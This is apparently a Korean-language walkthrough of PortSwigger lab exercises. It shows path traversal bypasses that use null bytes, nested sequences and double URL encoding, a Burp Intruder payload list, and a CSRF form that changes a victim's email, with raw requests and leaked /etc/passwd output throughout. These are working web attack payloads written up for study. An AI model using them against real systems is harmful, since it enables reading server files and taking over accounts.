`/etc/passwd` 의 상위 경로를 지정하여도 `400 Bad Request` 요청코드가 뜬다.
 솔루션을 우회하기 위해 `/etc/passwd` 가 `.png` 나 `.jpg` 라 인식하게 시도해본다.
`/etc/passwd%00.jpg` 라 입력해본다.
`%00` 은 `null` 을 의미하며, 프로세스가 `.jpg` 를 읽기 전 `%00` 에서 끊기게 하여,
`/etc/passwd` 만 전송시킨다.

Send

Cancel

<

>

Target: https://0ae900620339463384e822d2005c00c8.web-security-academy.net

Request

Pretty

Raw

Hex

🔍

📄

🔗

☰

```

1 GET /image?filename=
  ../../../../../../etc/passwd%00.jpg HTTP/2
2 Host:
  0ae900620339463384e822d2005c00c8.web-security-academy.net
3 Cookie: session=
  awZsaoIkRxfQkpmKbOkjfmBretyCIHC
4 Sec-Ch-Ua: "Not/A)Brand";v="8",
  "Chromium";v="126"
5 Accept-Language: en-US
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
8 Sec-Ch-Ua-Platform: "Linux"
9 Accept:
  image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer:
  https://0ae900620339463384e822d2005c00c8.web-security-academy.net/product?productId=1
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=2, i
16
17

```

Response

Pretty

Raw

Hex

Render

🔍

📄

🔗

☰

```

1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001::/home/peter:/bin/bash
26 carlos:x:12002:12002::/home/carlos:/bin/bash
27 user:x:12000:12000::/home/user:/bin/bash
28 elmer:x:12099:12099::/home/elmer:/bin/bash
29 academy:x:10000:10000::/academy:/bin/bash
30 messagebus:x:101:101::/nonexistent:/usr/sbin/nologin

```

/etc/passwd

의 데이터가 출력된다.

Lab: File path traversal, traversal sequences stripped non-recursively

PRACTITIONER



This lab contains a path traversal vulnerability in the display of product images.

The application strips path traversal sequences from the user-supplied filename before using it.

To solve the lab, retrieve the contents of the `/etc/passwd` file.



ACCESS THE LAB

`user` 가 제공한 파일 이름을 사용 전에 `path traversal` 탐색 시퀀스를 제거하여 `path traversal vulnerability` 공격을 시도해본다.

`../../../../` 로 최상위 디렉토리를 거슬러 올라가는 방식이 필터링 되어 우회가 안되는 경우, `../../../../etc/passwd` 를 `/etc/passwd` 앞에 붙여본다.

```
GET /image?filename=
../../../../../../../../etc/passwd HTTP/2
Host:
0a3300b704ab4dd9812bea3400a9009f.web-security-academy.net
Cookie: session=
oRshPaIcAyR2y5TgiwpnS3EUR6IE1SJ9
Sec-Ch-Ua: "Not/A)Brand";v="8",
"Chromium";v="126"
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0a3300b704ab4dd9812bea3400a9009f.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=2, i
```

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001::/home/peter:/bin/bash
26 carlos:x:12002:12002::/home/carlos:/bin/bash
```

`../../../../../../../../` 에서 각 상위 디렉토리마다 `../` 가 제거되어 `../../../../` 프로세스가 출력된다.

Lab: File path traversal, validation of start of path

PRACTITIONER



This lab contains a path traversal vulnerability in the display of product images.

The application transmits the full file path via a request parameter, and validates that the supplied path starts with the expected folder.

To solve the lab, retrieve the contents of the `/etc/passwd` file.



ACCESS THE LAB

요청 매개변수를 통해 전체 파일 경로를 전송하고, 제공된 경로가 예상 폴더로 시작하는지 확인하여, `path traversal vernerability` 에 공격을 실행해본다.

```

Request
Pretty Raw Hex
1 GET /image?filename=/var/www/images/2.jpg
2 HTTP/2
3 Host:
0aef00b8040fa613d6c1bddf00310034.web-security-academy.net
4 Cookie: session=
eZBYRHnV2HcEbMCSJluHILCVkbXvPYJR

```

burp 의 repeater 에서 `/var/www/images` 와 같이 전체 파일 경로가 공개되어 있는 경우, 최상위 경로 `chroot` 로 이동한 후 `/etc/passwd` 를 검색할 수 있게, `/var/www/images/../../../../etc/passwd` 로 경로를 변경한채로 전송해본다.

<pre> 1 GET /image?filename= /var/www/images/../../../../etc/passwd HTTP/2 2 Host: 0aef00b8040fa613d6c1bddf00310034.web-security-academy.net 3 Cookie: session= eZBYRHnV2HcEbMCSJluHILCVkbXvPYJR 4 Sec-Ch-Ua: "Not(A)Brand";v="8", "Chromium";v="126" 5 Accept-Language: en-US 6 Sec-Ch-Ua-Mobile: ?0 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36 8 Sec-Ch-Ua-Platform: "Linux" 9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: no-cors 12 Sec-Fetch-Dest: image 13 Referer: https://0aef00b8040fa613d6c1bddf00310034.web-security-academy.net/product?productId=1 14 Accept-Encoding: gzip, deflate, br 15 Priority: u=2, i 16 17 </pre>	<pre> 1 HTTP/2 200 OK 2 Content-Type: image/jpeg 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 2316 5 6 root:x:0:0:root:/root:/bin/bash 7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin 8 bin:x:2:2:bin:/bin:/usr/sbin/nologin 9 sys:x:3:3:sys:/dev:/usr/sbin/nologin 10 sync:x:4:65534:sync:/bin:/bin/sync 11 games:x:5:60:games:/usr/games:/usr/sbin/nologin 12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin 21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin 22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin 23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin 24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin </pre>
---	---

`/etc/passwd` 의 데이터가 출력 된다.

Lab: File path traversal, traversal sequences stripped with superfluous URL-decode

PRACTITIONER



This lab contains a path traversal vulnerability in the display of product images.

The application blocks input containing path traversal sequences. It then performs a URL-decode of the input before using it.


To solve the lab, retrieve the contents of the `/etc/passwd` file.




ACCESS THE LAB

경로 탐색 시퀀스 또한 차단되어 있는 경우, URL 인코딩을 수행하여 path traversal 공격을 시도해본다.

URL 인코딩 통한 path traversal 공격



convert selection URL URL-encode all characters 를 통해 `../` 를 `..2F%` 로 URL 인코딩 을 시도 해본다.



URL 인코딩 을 시도하였음에도, 필터링에 걸려 `/etc/passwd` 파일을 출력하지 못하였다. 다시 한번 URL 인코딩 을 하여 **더블 URL 인코딩** 을 시도해본다.

```

1 GET /image?filename=
  ..%25%32%66.%25%32%66.%25%32%66etc%25%32
  %66passwd HTTP/2
2 Host:
  0a5d008f03f0f1fc8130f84b00d000a7.web-secur
  ity-academy.net
3 Cookie: session=
  spJnMpZZCXknZmUCW4M4GNPSpKEkPixh
4 Sec-Ch-Ua: "Not/A)Brand";v="8",
  "Chromium";v="126"
5 Accept-Language: en-US
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0;
  Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/126.0.6478.127
  Safari/537.36
8 Sec-Ch-Ua-Platform: "Linux"
9 Accept:
  image/avif,image/webp,image/apng,image/svg
  +xml,image/*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer:
  https://0a5d008f03f0f1fc8130f84b00d000a7.w
  eb-security-academy.net/product?productId=
  1
14 Accept-Encoding: gzip, deflate, br

```

```

1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nol
  ogin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nol
  ogin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nol
  ogin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologi
  n
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/n
  ologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin
  /nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbi
  n/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbi
  n/nologin
20 list:x:38:38:Mailing List

```

URL 인코딩 기반 Path traversal 공격에 성공하였다.

Lab: File path traversal, traversal sequences stripped with superfluous URL-decode

PRACTITIONER



This lab contains a path traversal vulnerability in the display of product images.

The application blocks input containing path traversal sequences. It then performs a URL-decode of the input before using it.

To solve the lab, retrieve the contents of the `/etc/passwd` file.



ACCESS THE LAB

수많은 필터링을 전부 탐색하기에는 시간이 아까울 수 있으니, `burp` `intruder` 를 사용해 본다.

The screenshot shows the Burp Suite Intruder interface. At the top, there are tabs for Positions, Payloads, Resource pool, and Settings. The 'Choose an attack type' section has 'Sniper' selected. Below it, the 'Payload positions' section shows a target URL: `https://0a5d008f03f0f1fc8130f84b00d000a7.web-security-academy.net`. A checkbox 'Update Host header to match target' is checked. The main area displays a list of 17 HTTP request components, including GET, Host, Cookie, Sec-CH-UA, Accept-Language, Sec-CH-UA-Mobile, User-Agent, Sec-CH-UA-Platform, Accept, Sec-Fetch-Site, Sec-Fetch-Mode, Sec-Fetch-Dest, Referer, Accept-Encoding, and Priority. On the right side, there are buttons for 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'.

clear\$

37.png 에 add\$ 로 대상 지정
payload 탭

? Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

Add from list ... [Pro version only]

/etc/master.passwd

/master.passwd

etc/passwd

etc/shadow%00

/etc/passwd

/etc/passwd%00

../etc/passwd

../etc/passwd%00

../../etc/passwd

../../etc/passwd%00

Enter a new item

payload settings 탭에 취약점리스트.txt 붙여넣기

start attack

Request	Payload	Status code ^	Response received
0		200	776
57	..%252f..%252f..%252fetc%252fpasswd	200	272
58	..%252f..%252f..%252f..%252f..%252fetc%252fpasswd	200	263
1	/etc/master.passwd	400	275
2	/master.passwd	400	263
3	etc/passwd	400	258
4	etc/shadow%00	400	249
5	/etc/passwd	400	256
6	/etc/passwd%00	400	249
7	../etc/passwd	400	258

..%252f..%252f..%252fetc%252fpasswd 를 37.png 대신 실행 했을 때, 200 OK 응답 코드가 나오는 것으로 보아 더블 URL 인코딩 기반 Path Traversal 취약점 이 있는 것으로 보인다.



CSRF

CSRF

Lab: CSRF where token is not tied to user session

PRACTITIONER



This lab's email change functionality is vulnerable to CSRF. It uses tokens to try to prevent CSRF attacks, but they aren't integrated into the site's session handling system.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

You have two accounts on the application that you can use to help design your attack. The credentials are as follows:

- wiener:peter
- carlos:montoya

이메일 변경 기능이 **CSRF** 에 취약한 웹페이지에서, **CSRF 공격** 을 통해, 이메일 주소를 변경하는 **HTML 페이지** 를 호스팅해본다.

id wiener pw peter

My Account

Your username is: wiener

Your email is: test@test.com

Email

test@test.com

Update email

email test@test.com로 업데이트

inspect

Your email is: test@test.com

Email

Update email

```
Elements Console Sources Network Performance Memory Application Security
<header class="navigation-header"> </header>
<header class="notification-header"> </header>
<h1>My Account</h1>
<div id="account-content">
  <p>Your username is: wiener</p>
  <p> </p>
  <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
    <label>Email</label>
    <input required type="email" name="email" value="" >
    <input required type="hidden" name="csrf" value="2xniSDZp2TLgfrtUhKJtanYX2cUsgmP5">
    <button class="button" type="submit"> Update email </button>
  </form>
```

<form> 태그 안에 change-email-form 과 csrf 토큰 이 보인다.

<form> 태그를 복사한 후, 메모장 에 붙여넣기 후 csrf.html 이름으로 저장

```

File Edit Search Options Help
*csrf1.html
<form class="login-form" name="change-email-form" action="https://0af600780368a065807b03fd00730000.web-security-academy.net/my-account/change-email" method="POST">
  <label>Email</label>
  <input required="" type="email" name="email" value="">
  <input required="" type="hidden" name="csrf" value="2xniSDZp2TLgfrtUhKJtanYX2cUsgmP5">
  <button class="button" type="submit"> Update email </button>
</form>

```

csrf.html 파일의 action=" " 에 csrf 대상 페이지 URL 을 넣는다.

id carlos pw montoya 로 로그인

[Home](#) |

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

[Update email](#)

/root/Desktop/csrf1.html

file:///root/Desktop/csrf1.html

zSecurity Wireless Adapters VIP Membership VPN By zSecurity zSecurity You

Email [Update email](#)

/root/Desktop/csrf1.html

file:///root/Desktop/csrf1.html

zSecurity Wireless Adapters VIP Membership VPN By

Email [Update email](#)

`csrf.html` 파일을 클릭하자, 이메일 업데이트 페이지가 나온다.

My Account

Your username is: carlos

Your email is: haejin@naver.com

Email

이메일이 변경되었다.